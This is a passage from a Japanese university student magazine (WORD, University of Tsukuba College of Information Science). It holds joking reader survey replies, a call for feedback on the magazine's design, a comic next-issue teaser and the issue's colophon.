
http://www.word-ac.net/

http://www.word-ac.net/

http://www.word-ac.net/

http://www.word-ac.net/

http://www.word-ac.net/



ジャイロゼッターの記事が良かった
筆者のりんねちゃんに対する思いが伝わってきた。


【略専攻 マスノスクさん(忘れた)】

ジャイロゼッターよりヴァンガードファイトしようぜ！！


3.7 Q8：自由記述欄。

もちろんそのまま晒し上げます。

「私、WORD Press が気になります！」



琴浦さんかわいいですよね。一日中な
でなでしたい。そしてぐつたりしている
琴浦さんを見て「あーなんてかわいいん
だ！！」と思いそれを読み取ってもらい、
恥ずかしそうな顔をみたい！！



不適切な表現でしたので私の独断と偏
見でで、すべて IMAGINE THE FUTURE.
しました。原文が見たい方は WORD 編集
部に来ていただけたら見せられると思いま
す。



【情報科学類 杉山●嗣さん(20 歳)】

白い - イ www

発行

オツカレwww

リニヤwwwリニヤwww

【そしあ そしあさん(いえーい)】

おつかれちゃーんwwwwww (これでいいか)。最近そしあ調子乗ってるんじゃない！？

4 おわりに

以上で10回目のアンケート集計は終了です。まだまだWORDの新デザインに関する意見を募集しております。「このデザインいいね！サヨー！」や、「ってゆーかー。なんでここでこうなっちゃったのー！信じられなーい！激おこぶんぶん丸！！」などなど、なんでもお待ちしております。ということで、今号でもアンケートを実施いたします。アンケートの回収BOXは前回と変わらず、WORD編集室前（3C212、情報科学類生ラウンジ横の怪しい部屋）、学類計算機室前（3C113、3C205）に設置しています。ご協力お願いします。回答数が多い場合はすべてを掲載しないかもしれません。ご了承ください。

次号予告

「軽自動車って、660馬力じゃないですか」

「こ、これは……三菱・ミニカ！」

「車重680kg！ ということはパワーウエイトレシオは1.03！ あのブガッティ・ヴェイロンですら1.6だというのに！ これは勝つる！」

「POOWWWEEEERRRRR!!!!!!1」

WORD第27号
2013年06月
発刊予定！

バックナンバーはこちら

<http://www.word-ac.net/>



情報科学類誌

WORD

From College of Information Science

容赦ない締め切りによる無慈悲な鉄槌が
下りました号

発行者

情報科学類長

編集長

吉村 優

制作・編集

筑波大学情報学群
情報科学類 WORD 編集部
(第三エリア C 棟212号室)

2013年4月26日 初版第一刷発行

(512部)